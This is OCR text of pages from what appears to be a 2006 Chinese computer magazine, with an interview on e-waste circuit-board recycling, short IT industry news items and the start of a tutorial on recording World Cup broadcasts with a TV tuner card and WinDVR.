HEADING NEWS 头版

本刊第8期《维修城试收电子垃圾 无标准恐"消化不良"》一文引起广大读者对电子垃圾处理和循环经济话题的广泛重视。不少读者对于我国每年大量进口电子垃圾持否定态度，甚至不理解为什么会有企业和个人会"冒天下之大不韪"。难道如此牺牲环境利益而谋求眼前利益的行为只是为了钱吗？

处理电子垃圾 "碎"你没商量

专访国内电子垃圾处理第一人沈志刚

■本刊编辑部 张健

沈志刚是北京航空航天大学粉体技术北京市重点实验室主任，同时身兼国家纳米技术产业化基地微纳米颗粒研发中心、中国颗粒学会等单位要职。从上个世纪90年代初，沈教授和他的课题组就开始研究电子垃圾的无害化处理，之所以称他是国内电子垃圾处理第一人，不仅因为他介入这个行业的时间早，也因他于1999年正式获得了国内第一个电子垃圾处理方面的专利授权——"废印刷电路板的粉碎分离回收工艺及其所用设备"专利。"中国大量进口电子垃圾并不是一件坏事，反而我觉得这里面有很大的好处！"沈教授语出惊人，与国内目前的主流观点形成了鲜明的对比。



"电子垃圾是重要资源"

本刊《维修城试收电子垃圾 无标准恐"消化不良"》一文中提到，广东贵屿人大量从事粗糙的进口垃圾加工工作，给当地的环境造成了严重的破坏，并且因此殃及了当地人民群众的生命安全。但最新的消息显示，就是这样"舅舅不疼，姥姥不爱"的有毒工业废物竟成了某些西方发达国家对华限制出口的重点商品。

最近，意大利从事电子垃圾处理的相关企业建议政府限制出口，特别指出限制大量对华的出口。据此判断，我们能感觉到西方发达国家认识到出口对自己的某方面利益构成了严重威胁。沈志刚解释说："我们拿数字说话比较直观，目前国际市场上一吨钢材的

价格是3000多元人民币，而一吨工业电子垃圾已经超过了4000元人民币。不仅如此，地球上的不可再生资源越来越少，这个时候谁能把现有的资源再利用，谁就掌握了未来国际竞争的主动权，而电子垃圾正是这些资源的重要载体。当一个国家把电子垃圾问题提升到资源争夺的战略高度时，谁还会轻易地同意出口呢？”

据北京首家电子垃圾回收“正规军”——中关村维修城负责人介绍，如果回收体系很完善的话，这个量应该远大于每年进口的百万吨电子垃圾。据统计，重庆每年要产生10万多台电子垃圾，但目前回收率几乎为零。南京每年废弃的手机数以万计，有些市民把淘汰的手机留给小孩当玩具，也有些市民把旧手机卖给了二手商人，绝大多数市民则是一扔了之。“我国的再生资源回收率仅相当于世界先进水平的30%，每年可以回收而没有回收的再生资源价值高达500亿元。”记者了解到，在全国政协十届四次会议上，全国政协委员、苏宁电器集团总裁张近东提交了一份题为《发挥法律和政策的作用，提高我国再生资源回收利用率》的提案。

据沈志刚介绍，在回收体系未建成的当前，各个国家另一个很重要的电子垃圾产生渠道来自于生产端。在我国东南沿海城市，云集着大量从事电子产品制造和研发的国际级大企业。以线路板生产企业为例，3%～7%的次品率属于正常范围，而一旦产品变成了次品，就属于电子垃圾的范畴了。随着台湾制造业逐渐向内地沿海城市倾斜，来自于制造企业的电子垃圾也并不能忽视。

从某种意义上说，比起与国外争夺的那些每年百万吨的电子垃圾，还不与自己搏上一搏。

“量很大，为何见不到？”

与百万吨级的电子垃圾的保有量形成鲜明对比的是，寻常百姓很难见到它的身影。“你一定要问我，量很大，为何见不到？”沈志刚摆出手指，给记者——罗列电子垃圾的去向。

从处理环节来看，塑料的产量是最大的。在生产诸如下水管道等工业塑料产品时，大量添加再生塑料屡见不鲜，比如下水管道中再生塑料的添加量在50%以上。

第二位的就是元器件，因为它可以卖钱，而且价格远高于钢材，国内甚至有不法商贩用拆下来的元器件重新拼装新产品进入流通领域。

要说电子垃圾中最不值钱，最难弄的，就是显像管，也就是传统的CRT显示器的“大屏幕”。它的主要成分是玻璃，玻璃本身不值钱，况且显像管中的汞、铅等重金属都属于有毒物质，通常这些垃圾都被回收者任意扔掉。

最值钱的是要数集成电路了，每一个集成电路块的针脚部分都含金，但绝大部分是铜，在市场上铜是可以卖一个好价钱的。

然而，上面所说到的几种电子垃圾的产物虽都有去处，但根本问题在于谁将电子垃圾“变”成这些部件的？“可别小看‘散兵游勇’的力量，现在各个环节全部都有人去做。从收购，拆装，到金属的提炼。而这些是正常途径根本做不到的，国家回收体系收不到这些东西的。但如此处理电子垃圾，只能像广东贵屿早期那样，以破坏环境为代价”沈志刚补充说。

“我对付集成电路有绝招”

集成电路包括电脑和电器中的电路板、集成电路芯片、电子元器件，它是电子垃圾的主要组成部分，其实也是这些东西当中最有价值的部分。“我对付集成电路有绝招，既无污染，又造价低”沈志刚显得充满自信，实际上，早在上个世纪90年代初，他已经开始从事相关领域的技术创新，并因此获得了“废印刷电路板的粉碎分离回收工艺及其所用设备”等多项专利。

目前实用的处理方法有两种，对于已经摘除集成电路芯片的“空板子”来说，先进行一次粉碎和二次粉碎，此步骤只利用简单粉碎设备，“地下加工厂”也可以进行操作。经过处理的PCB板此时已经变成金属和非金属粉的混合物。利用两种材料特性的差别，金属粉是韧性的，粉碎后容易打卷，非金属粉是粉碎性破坏，粉




p水分选后的水是任意排放



p通过酸洗法将重金属分离后的溶液经常会导致二次污染



p野外直接燃烧产生的溴化物和溴气直接影响环境



t 经过两次粉碎后的金属粉末



u 经过两次粉碎后的非金属粉末

碎到一定程度以后，金属与非金属就会完全剥离了。下一步是分选，呈卷形的金属颗粒比非金属要重很多，我们只需要利用农民兄弟扬场的原理就可以将其分开了。对于“吹”出来的粉尘气体，再作除尘处理，然后可以直接排放。

对于未摘除集成电路芯片和元器件的 PCB 电路板，也可以粉碎，但需要在分选时增加一个磁悬浮设备，把铜、金等有色金属“吸”出来。金属的回收率和金属的纯度都可以达到 92% 以上。

“和没有资质的‘地下加工厂’相比，我们的方法是没有污染的。他们主要用水分选法，利用水将金属粉与非金属粉分离，造成水的毒性增加。当野外工业用水渗透到生活用水，就会致使个别地区女性丧失生育能力等怪病发生。因此，粉碎都没有太大差别，但关键在于分选。利用落后技术分选后，掺杂金属粉的混合粉堆积成山，而当地人也无法使用（编者注：本文题图远景是植被覆盖住的山丘，而进出的‘土山’则是掺杂大量杂质的非金属粉末）。而用我们的方法分离后，纯度很高的塑料粉可以直接做公园里的椅子、马路上的防滑地砖。”沈志刚向记者展示了经过粉碎后的混合粉末和经过分选后的金属与非金属粉末。

据业内人士分析，国外同类技术也有不少，但因为设备动辄卖出天价，脱离了我们的国情，一时得不到企业的青睐。

“我一直走产业报国的路子”

沈志刚看上去就是一个学者，1989年取得博士学位后，一直执着于自己产业报国的方向。但与一般高学历的学者不同，在接受采访的一段时间里，他的手机一直在响个不停。他每次接完电话，都会很诚恳地对记者道歉，却很快回到主题，他说：“很多人搞研究，但我做的是产业化，我的专业是粉体，中国的粉碎技术我熟悉得不得了。下一步是分选，分选也与我的专业相关，空气动力学的基础很关键。清华也在做，但没有一个产业是他们的，但这些并不重要，重要的是如何利用好技术去处理，让环境真正没有污染，造福子孙，这才是百年大计。”

“一般情况下，处理电子垃圾并非一个科学的命题。因为东西是人造的，就不存在发现不发现的问题，在我看来也只是一个技术问题，科学研究的方向是如何替代有毒产品，这需要材料科学的突破。深层次的东西，也比如分选后的气体成分的研究和无害化处理等。”他所指的有毒原料的代替品研究，涉及欧盟近日颁布的 RoHS 法令，它规定铅、汞、镉、六价铬、多溴联苯和多溴联苯醚等六种材料不能用于生产。关于分选后“吹”出来的气体，其实，有害物质的含量已经很少了，现行的方法就是高炉焚烧，然后直接可以排放。

“从上个世纪 90 年代初，我就在趟出一条产业化的路子。目前尝试的各种推广方式当中，民营企业的参与热情非常高，在浙江台州，从事进口工业垃圾物理处理，本身也可以作为企业的一个卖点。现在欠缺的就是责任追究机制，假如像我们抓安全生产一样抓环保，找源头，企业就怕了。到时候这样的好技术都会抢着来要。”

用产业化的钱却辅助科学研究，就连重点实验室的房屋也是赚钱后才翻建的，不仅如此，连从事科研的设备的投入都是来自产业化。“自己投钱做，然后卖出去，然后继续研究。写论文的学者们拿不出来成品，而我正相反，专利

PCB板含铜量

PCB板类型	含铜量
单层板	5%～6%
双层板	10%～12%
多层板	20%～30%

非金属材料含量

非金属名称	含量
树脂	30%～50%（占树脂和玻璃纤维总量的）
玻璃纤维	50%～70%（占树脂和玻璃纤维总量的）
溴	环氧树脂中含有10%～20%



p国内电子垃圾处理第一人沈志刚



p 经过查询后，记者发现沈志刚获得的多方面的专利授权都与产业化有很大关系



u 视察浙江台州时，港口堆放着大量进口垃圾，而这样的进口是具有合法手续的。

和技术成品一起卖，才能赚大钱。中国缺乏把科技产品成果化的顺畅机制，难度大，做的东西少。”

“一切还靠政府支持”

瑞典1975年关于废物循环利用和管理的议案，提出产品生产前生产者有责任了解当产品废弃后，如何从环境和节约资源的角度，以适当的方式处理 。

1986年，德国在关于实施《废物避免和处置法》的报告中指出，生产者对其产品废弃后的处理和处置承担部分责任。

1988年，荷兰环境部关于预防和循环利用废物的备忘录中认为，政策应指向产品的设计者，产品设计和生产者应意识到自己的产品在废弃处置时对环境的影响，并对此承担一定的责任。

美国环保局认为，不同的产品需要不同生产者责任延伸制度。IBM公司有偿从个人和小企业回收任何品牌的计算机，消费者必须将自己的计算机包装好送往指定回收公司。回收公司将可用的计算机通过一家非赢利机构捐献出去，不可再用的废弃计算机则进行回收材料处理。

在加拿大，每逢清晨，道路两旁常可见到人们丢弃的电视机、洗衣机、四个炉头的电炉灶、席梦思、地毯等电器和各种用品。其中许多完好可用，只是旧了点，或是有点小毛病。这一景象在国内是很难见到的。加拿大人为什么会这样呢？原因之一是他们那里没有废品收购站，不想要的东西都是定时、定点地放在人行道旁，由市政部门的车辆拉走。

在国内，北京海淀区人民政府专门以“电子环保·循环经济”立项，来开展此项工作，然而一切尚在摸索阶段。沈教授分析现状，非常能够体谅政府的难处。

“难点在回收体系上面，回收体系是这件事情的源头。这个体系如果有，谁都来投钱。在世界上，做废旧电器回收的全都是大老板。捧着金饭碗。政府的难度在于，国家才发展起来，还没有多少年，每一个部委，信息产业部、商务部都在制定相关标准，但国家发改委才是真正能够协调资源去作成此事的。”沈教授总结了一些国家的先进经验，提出目前我们迫切需要解决的问题 。

第一，生产者对于自己产品的报废采取怎样的态度？他们是否应该预先做一些工作呢？比如，欧盟的RoHS指令规定了生产者的产品原料是无害的。

第二，是否能给予一些政策倾斜，让消费者更加愿意参与回收工作？以中关村维修城为例，几百台废旧电脑就堆满了一个仓库，那么长此以往，连在寸土寸金的地方建仓库的钱都没有，谁还会参与这项事业？

第三，杜绝小贩、地下工厂等非法从事回收、处理工作的企业和个人。加大对公众环保意识的宣传，回收体系的宣传，这方面的资金投入是巨大的。

第四，如何检验我们的产品达到国家标准？昆明贵金属所等单位都在紧跟欧盟的步伐，提出我们自己的检测标准。

毕竟，从人类的发展角度来说，增加一些成本，整个资源可以回收了。拿沈教授反复强调的一句话说：“资源和环境，地球就这两大事！”

北京市海淀区政府是第一个敢吃螃蟹的人，虽已经实现评估，却也未想到此事的难度之大。“据我所知，杭州大地、青岛海尔等两个示范基地都处于半搁置状态，北京大兴的危险品处置中心也是如此。失败的教训很多，这说明一个简单道理，完全靠政府，不纳入市场手段，量何来呢？”

CF[XW01]

数字 Number

1.5亿

近日，国家版权局新闻发言人王自强介绍2005年中国知识产权保护状况时透露说，中央财政推进中央级政府部门软件正版化工作的经费，大概在1.4元亿至1.5亿元左右。

26%

市场调研机构IDC公司公布最新调查报告显示，与去年第一季度相比，今年第一季度全球手机市场的销售收入增长了26%。在巴西、俄罗斯、印度和中国，经济显示出快速增长，高端手机出现了强劲的需求 。

500强

《福布斯》杂志日前评出了2005年美国500强企业CEO薪水排行，结果，美国第一资本金融公司CEO理查德·费尔班克从去年的第十位跃居至榜首。据排行榜显示，2005年美国500强企业CEO薪水总额为54亿美元，同比增长6%，该排行榜的薪水标准包含工资，奖金、股权和股票收益等。

540余万

信息产业部近日公布的统计数据显示，一季度全国手机用户出现较大幅度增长，月均增长达542.16万户，到3月末手机用户总数超过4.09亿户。至此，全国手机普及率达到每百人30.3部。

10亿条

来自信息产业部的消息说，今年第一季度，中国短信业务量再创历史新高，达到988.2亿条，平均每天业务量为10.98亿条，每天市场收入超过1亿元。另据统计，中国电话用户数达到7.68亿户，其中固定电话3.6亿户，移动电话4.1亿户。固定电话的普及率为每百人27部，移动电话的普及率为每百人30.3部。

600亿封

全球互联网用户每天发送约600亿封电子邮件，其中许多属于垃圾邮件或欺诈企图。

2.5美元

经过6年的艰苦谈判，近日，美国MPEG专业技术管理公司与中国电子音响工业协会及中国机电进出口商会签署了“MPEG-2专利联合许可”谅解备忘录。这意味着，签署协议的中国电子音响工业协会成员公司2005年7月1日之后生产的DVD，每台要再向美国MPEG专业技术管理公司交纳2.5美元的知识产权费。

首推三千元多媒体音箱 麦博尝试转型？

■本刊编辑部　张健

以多媒体音箱生产见长的麦博公司在5月正式发布了Pure 10音箱，这是第一个完全由国际一流设计师Peter Larsen历时3年打造的音箱产品。麦博CEO张琪自豪地表示，麦博凭借现有规模开始进军HIFI和AV音响领域。3000多元的定价超出了大多数消费者的承受范围，经销商和业内专家对于Pure 10未来的市场表现多持观望态度。如果高品质产品的问世叫好儿不叫座，麦博人的坚持意欲何为呢？

投资三年只为铸造HiFi精品

Peter Larsen先生曾任职于挪威Seas、丹麦Dynaudio、美国JBL。2003年12月担任麦博首席技术顾问。在这两年的国内多媒体音箱市场，麦博凭借由Peter Larsen设计的V12喇叭和应用该喇叭的梵高系列音箱，得到了市场的广泛关注。

据麦博副总王继昌介绍，Pure 10在研发时曾三易其稿，研发难度相当大，甚至还曾考虑过放弃。对于这款产品，麦博认为它的声音属于欧洲声的特点，即非常的纯净，所以麦博以Pure(中文意为“纯”)来命名。

Pure 10的低音材质为低碳T铁，它导磁率高，能够得到更好的低音质量和下潜度，是很好的喇叭用材，它的缺点是材质很软，在设计和应用上难度极高。

Pure 10的高音分频点达到2.2KHz，同时能承受50瓦的较大功率。音箱的低音能够承受的功率较大，高音则较小，所以分频点越高越好。分频点在3KHz左右，高音承受较少功率，但表现力会大减。麦博的设计要求是让音乐的表现集中在高音上，因此高音需要承受较大的功率，对设计就提出了很高的要求。

振膜是音箱发声的关键，Pure 10从设计最终进入车间生产前，先后试用了三种高音膜片。最后，选择了世界顶尖膜片厂商德国Kurt Muller的膜片。

高解析力和柔美的音色是一对矛盾。因为一般说来，解析力佳的监听级音箱会因为音染较少的原因而声音干涩，就像在一个吸音室里说话，因为没有一点反射的原因而声音干巴一样。而音色柔美的音箱又会因为音染过重而导致解析力变弱，音乐失真。Pure10在这两者中找到一个非常完美的平衡点。

推精品为圆国人HiFi梦

HiFi是高品质音箱的代名词，一套专业的HiFi音箱价格动辄上万。巨大的体形，高昂的价格，让HiFi音箱曲高和寡，其市场份额在国内也只有百分之几而已。麦博CEO张琪在谈到这个问题时，多次使用了“情结”这个字眼。



他说：“中国的音箱制造企业生产了世界上80%的多媒体音箱，但是却只占销售总额的20%。那么中国人能不能够从外国人手里把这80%的份额抢过来一些呢？这个比例能不能够改变呢？中国的音响行业能不能够往高端冲刺呢？”这正是张琪的“情结”所在，这也是Pure 10产生的动力之源！

同时，通过与Peter Larsen的合作，麦博可以建立自己的专业电声研究室，从而真正地掌握音响设计的核心技术，只有掌握了核心技术，才能从根本上扭转中国音箱停留在低端水平的现状。

麦博会借此尝试转型吗

作为国内多媒体音箱重要企业，麦博肯定不会放弃任何一个取得市场竞争主动地位的机会。Pure10定位不低，这样的产品在市场上是否有销量？麦博是否会借此转型？

前三大音箱制造企业之一的某企业市场经理认为，目前还看不到Pure10的市场空间。同类产品有漫步者的S2000，另外，惠威在2.0音箱方面也有很深造诣。如果说转型，现在还不是时机。目前多媒体音箱厂商的方向应该是如何提供适合平板电视和液晶显示器的产品，在国外主流的产品已经完全数码化了。因此如果说麦博借此转型，恐怕不会成功。

但麦博CEO张琪很明确地表示，Pure 10在海外已经开始销售了，而且销售得还不错，这就给麦博吃了一颗定心丸。麦博认为好的东西一定会有需求，一定会有市场。

最新的消息显示，麦博已经开始精简产品线，停掉或出售在机箱、DVD、键盘、鼠标、对讲机等产品上的业务，主力专攻音箱、耳机类产品。

资深硬件评测工程师DEBUG也表示，麦博着力于音箱品牌的深耕细作，也许会塑造另一个精品。

CF[XW02]

并购IBM PC 联想成功转变IBM到Thinkpad



p联想董事局主席杨元庆

当联想集团高级副总裁、首席财务官马雪征代表联想把一台Thinkpad Z60笔记本电脑送到博鳌亚洲论坛秘书长龙永图的手中时，台下的IBM旧部高管仅晓辉宽慰地笑了。这是以往他所做不到的，但这一次，通过联想，他办到了，而且办得很漂亮。无论是此次赞助博鳌亚洲论坛200多台Thinkpad笔记本电脑，还是之前对斯诺克赛事的赞助，Thinkpad都是以一个独立的形象展示给世人，而以前的IBM只能以一个统一的形象和声音出现。马雪征表示，联想给自己定位不是一间研发顶级技术的公司，但我们是这些公司最好的合作伙伴。我们是把这些顶级的技术如何变成产品，应用到日常工作和生活中。比起HP、康柏合并时销量的下降18%，联想高管最满意的还是团队的融合和稳定，客户也很稳定Lenovo是一个消费类强势的品牌，Think是商用为主的品牌，二者叠加，产生了很强的互补和协同效应。

阿健说说

截至今年5月，联想并购IBM PC已有一年。时至今日，我们仍能看到国外媒体在误导消费者，抛出"联想国企论"。面对质疑，联想董事局主席杨元庆坦诚地表示，在国际舞台上，联想还是一个"新手"。但至少从Think品牌彻底摆脱IBM的事实，我们已经可以为联想而喝彩了。

国家信息化发展战略 提出9大重点



近日，国家提出了《2006～2020年国家信息化发展战略》(以下简称战略)。《战略》提出了到2020年我国信息化发展的具体目标。"实现信息技术自主创新、信息产业发展的跨越"，"提升网络普及水平、信息资源开发利用水平和信息安全保障水平"等内容得到业界普遍认可，并具有极强的指导意义。《战略》提出我国信息化发展的九大重点：一、推进国民经济信息化；二、推行电子政务；三、建设先进网络文化；四、推进社会信息化；五、完善综合信息基础设施；六、加强信息资源的开发利用；七、提高信息产业竞争力；八、建设国家信息安全保障体系；九、提高国民信息技术应用能力，造就信息化人才队伍。

阿健说说

可以说，《战略》的意义在于着眼未来，具体说，对于每一个从事信息产业，或者希望从事信息产业的人来说，具有就业和下一步工作的指导意义。比如眼下，网游的核心技术、网络搜索的核心技术、芯片制造领域的核心技术等热门问题，都涵盖在《战略》的具体发展目标当中。

英特尔双核CPU新品牌曝光 产能未完全跟上

英特尔将以Core 2 Duo新品牌替代现有的P4以及Core Duo品牌，作为代号分别为Conroe台式机新处理器以及Merom移动新处理器的正式称呼。现在，英特尔新品牌的Logo已经被释出，然而以目前英特尔的产能来看，恐怕低阶桌面新双核处理器的产能不足，在今年内供求未必顺畅。自欧德宁上任英特尔CEO以后，英特尔复制在迅驰品牌上的成功技术和营销经验，先后发布了数字家庭平台欢跃品牌和商用平台博锐品牌，并决意采用统一的品牌战术，以Core 2 Duo一统台式机和移动处理器的品牌。

阿健说说

作为IT产业的最核心技术，芯片产业一直被誉为产业桥头堡。英特尔从制造业的后台向前台的转变，目前看来已经取得了成功，这得益于平台战略。但手机芯片、MP3芯片、DVD播放机芯片、数字电视芯片需求量也非常大，为什么制造企业没有走向前台呢？资金、技术、品牌营销能力……

热词 Hottest Word

电子报纸

5月，比利时的财经类报纸De Tijd开始出版测试版的电子报纸，该设备名为iLiad E-reader，是由飞利浦旗下的iRex科技生产的，整个设备的重量只有13盎司，用户可以放在手上阅读，它的触摸屏还可以用作笔记本，记录一些资料。它能够下载图书、报纸、博客，价格约为400美元 。

iPod遥控

苹果电脑公司近日申请的一项专利能够把一台iPod转变为另一种主机设备的遥控器，如作为电视机和电脑的遥控器。主机设备能够作为一台监视器，显示iPod屏幕上显示的内容。这项专利还说，这种技术能够让两台设备之间无线传输数据。

代替键盘

如何在互联网上搜索有关美国国务卿赖斯的资料？输入"2*#7423"。这需要使用微软研究院目前正在开发的The Wild Thing应用软件。手机是微软研究院的一个主要研究领域。如何利用没有配置传统键盘的设备方便地输入法数据或浏览互联网是一个主要问题。据悉，IBM也开发了名为Shark的软件，惠普也开发了类似技术。

默认搜索

桌面上的"地盘"可谓寸土寸金，而微软就是"地主"。IE 7则是微软首款集成有搜索框的浏览器，。Google估计，这一功能将是30%～50%用户搜索的起点。Google就微软计划将MSN列为缺省搜索引擎的计划提出了异议；雅虎也向微软提出了类似的异议。

抗禽流感

为了找到治疗禽流感的良方，英国和亚洲的科学家已经启动最新的网格计算技术。来自多家实验室的约2000台计算机在4月份运行了一个病毒发现软件，对30000种不同的物质进行了分析。计算量相当于一台PC运行100年，它生成了60000多个文件，生成的数据量高达600GB。

口水战

Wi-Fi标准802.11n第一版标准草案，日前依照IEEE标准审查制定程序，送交802.11x工作小组进行投票，其实际得票率仅46.6%，未获得通过。Wi-Fi供应商Airgo对一些已经上市pre-802.11n兼容产品的厂商Belkin、D-Link、Linksys、Netgear等提出了指责，考虑新标准并不稳定，Airgo公司将会继续关注而不盲目投入。

垂直记录



继宣布全球首款750GB垂直记录3.5英寸内置硬盘之后，希捷又率先推出了容量也高达750GB的外置一键备份硬盘，同为垂直记录技术产品。

激情世界杯



策划/《电脑爱好者》编辑部 监制/特别的特别 撰稿/一尘（北京） 虫二（北京）

世界上第一大运动是什么？相信大多数人都会说出“足球”。

“足球运动之所以是世界上第一运动，是因为它体现了运动中力量和速度的完美结合。足球就像是自然界中的猎豹，它奔跑的速度、节奏、动感、力量以及舒展的线条都给人一种美的享受。这种美是力量之美、速度之美、灵性之美。因为是运动，也就被赋予了一种精神——竞技精神：公平公正，勇敢拼搏，积极进取，荣誉至上，争当胜者。在它的感召下，我们看到激情和技术随心所欲的挥洒，看到球迷为之癫狂，为之忘我的沉醉状态。足球是圆的，恰恰表明它的不可预知性和颠覆性。在足球的世界里，一切不可能都皆有可能，一切的结果都可能大大出乎人们的预料之外，强者并非就一定是胜者，弱者也并非就一定是败者。足球之路如人生之路，充满了丰富的无限可能性，而且不到最后一刻，便不会看到它真正的面目。这应该是足球这项运动最引人入胜的地方。”

一段在网络中流传已久的文字，小编已经找不到出处，而它正道出了足球的神奇魅力。

在这个激情六月，时隔四年，全球最受瞩目的赛事——世界杯足球赛又要开战了，你做好准备了吗？

本文可以帮你学到

1.学会让电脑自动帮你录制节目的方法；
2.学会新版本P2P网络电视软件的使用方法及录制节目的方法；
3.解决FIFA及实况足球系列游戏中遇到的多种问题；
4.看完球赛后，你需要“发泄”的地方；
5.为世界杯预热……

激情世界杯 移动世界杯


大家都知道，德国在西欧，在东一区，和我们东八区相差　个小时之多。别人正在比赛，我们可能还在梦乡。常规来说，如果要想第一时间得到消息，我们就不得不熬夜。不过，现在有了电视卡和一些转换软件，我们完全可以在夜间将精彩直播录制下来，并放到手机中随时欣赏！

“四年一度的世界杯将于6月9日在德国举办，这一举世瞩目的盛事一定会吸引来无数人的眼光和注意力，使得德国再一次成为世界的焦点，来自世界各地的球迷的热情也将会尽情燃烧！”

1.准备工作

第一步:正确安装电视卡

购买电视卡，现在的电视卡按接口分主要有PCI和USB两种，大家可以根据自己的需要进行选择。在安装上电视卡后，一定要正确安装驱动程序才能够使其正常工作。笔者建议大家将驱动程序从光盘上备份到硬盘，以方便我们使用。在安装好驱动程序后，请用铜轴电缆连接墙上有线电视插座和电视卡(见图1)。



① p 有线电视用的铜轴电缆可以在各大电器城或IT卖场的线材专柜买到

小提示
这里笔者要提醒大家注意的是，电视卡和电视盒不一样，电视卡必须开主机才可以看电视，电视盒不用开主机就可以看电视。要实现录制，最好是用电视卡来录制。

第二步:让电脑自动启动

因为德国和我们相差7个小时，因此肯定要电脑在夜间自动开机，并进行相应录制操作，这里要注意下面几个细节。

①让电脑自动开机

要让电脑自动录制直播节目，自动开机是前提，有幸的是，现在的主板都提供自动开机功能，大家只要在主板的BIOS中作一些设置即可:重启电脑，并在开机时按下Del键，进入BIOS设置程序，选择“Power Management Setup”，然后移动上下左右方向键到“Power Up Control”中的“Automatic Power UP ”，将其设置为“Everyday(每天)”或“By date(某一天)”，一般选前者，然后再在下面的“Time (hh:mm:ss) Alarm”中设置每天定时开机的时间，如可以设置为23:00，注意此时间一定要比转播时间提前一些，因为系统要启动。设置完毕后按Esc键返回至主界面，再按下F10键保存设置。

小提示
在http://www.u0596.net/dispbbs.asp?boardid=10&id=3099上有世界杯的日程表，但大家要注意的是，我们一定要将其加上7个小时，这才是北京时间，可千万不要算错了。你也可以通过http://www.cctv.com/worldcup/index.shtml查看到央视的比赛转播时间。

②自动启动系统



光自动开机还不行，如果我们机器上安装了多个系统，则需要使某个Windows自动启动:右击桌面上“我的电脑”图标，选择“属性”命令。在打开的“系统属性”设置对话框中单击“高级”标签，然后再单击“启动和故障恢复”按钮。在打开的设置对话框中，从“系统启动”下的“默认操作系统”下拉列表框中选择一个默认的操作系统，如"Microsoft Windows XP Professional" /noexecute=optin /fastdetect。然后取消“显示操作系统列表”前复选框。以后自动开机时，电脑将默认进入Windows XP(见图2)。

③让系统自动登录

可能大家没有注意过，光有自动启动系统也是不行的。因为，如果不设置一个账户进入Windows，那自动开机后，电脑会停留在登录界面上，自然也无法进入Windows，无法再自动启动其中的程序来实现自动录制。

解决上面这个问题对于Windows XP用户来说，先用管理员账号登录一下系统，再点击“开始→运行”，在文本框中输入“control userpasswords2”，去除“要使用本机，用户必须输入用户名和密码”项即可。


小提示
对于其他系统，微软有一个好工具可以帮助我们来实现自动登录系统，从http://www.onlinedown.net/soft/26929.htm上下载并安装Tweak UI汉化版。通过它，我们就可以让电脑自动启动并进入系统了。

2.自动录制直播节目

世界杯如此吸引眼球，一定会有很多电视台来直播。前面我们已经安装好了电视卡，再配合电视播放和录制软件就可以将其在夜里录制下来，然后转换为手机可以使用的格式来收看。

第一步:自定义录制规格

笔者电视卡配送的电脑程序是WinDVR，这是一款非常著名的电视录制和播放程序，用起来也很顺手。只要右击画面，选择“设置”命令，再在弹出窗口中单击“录制”标签，如图3所示，我们可以看到WinDVR提供了“良好”、“更好”和“最好”三种固定录制模式，其




③

中“最好”是标准的DVD视频格式，生成的文件尺寸也最大，其他则相反，我们可以自行选择。

由于要想获得一个比较好的录制比，所以我们选择“自定义”，根据自己对视频文件清晰度的要求情况进行设置，选中此项后，单击“配置文件”进入自定义设置菜单，在这里我们可以选择已有的方案，如“PAL 1/2 DVD”(见图4)。

然后点击“创建”，在“名称”中输入方案名，如“定时录制世界杯”，在“模式”项中选择编码格式，如MPEG-2(见图5);点选“视频”栏，将“视频格式”选为“PAL”，“宽度和高度”选为“352 × 288”(如果设置得过大，后面转换时会占用太多时间，而且手机屏幕也不大)，“位速率”改为“5400千位/秒”(见图6)，单击“高级”按钮，还可以在打开窗口中对于帧速度、长宽比等进行设置(见图7)。



接着，在图8窗口中选择“自定义”，再单击其下拉列表框，从中选择我们先前设置的格式，如“定时录制世界杯”即可使用我们在上面设置的格式。

第二步:设置保存文件夹

由于录制的视频一般都比较大，因此我们有必要设置一下保存路径，把它们放到靠前的分区和有更多剩余空间的分区上，同时做好硬盘的碎片整理以提高视频文件写入速度:右击WinDVR播放画面，选择“设置”命令，再在弹出窗口中单击“存储”标签，在此窗口中可以将保存录制视频的路径修改至有较大空间的硬盘或分区上(见图9)。



第三步:创建定时录制计划

右击WinDVR画面，选择“定制时间”命令(见图10)，再在打开窗口中单击“创建”按钮(见图11)。接着在打开窗口中设置当前任务的名称，如“定时录制世界杯”，“任务类型”为“录制”，“视频源”为“电视”，接着再选择相应的电视频道(见图12)。完成后，单击“下一步”按钮。

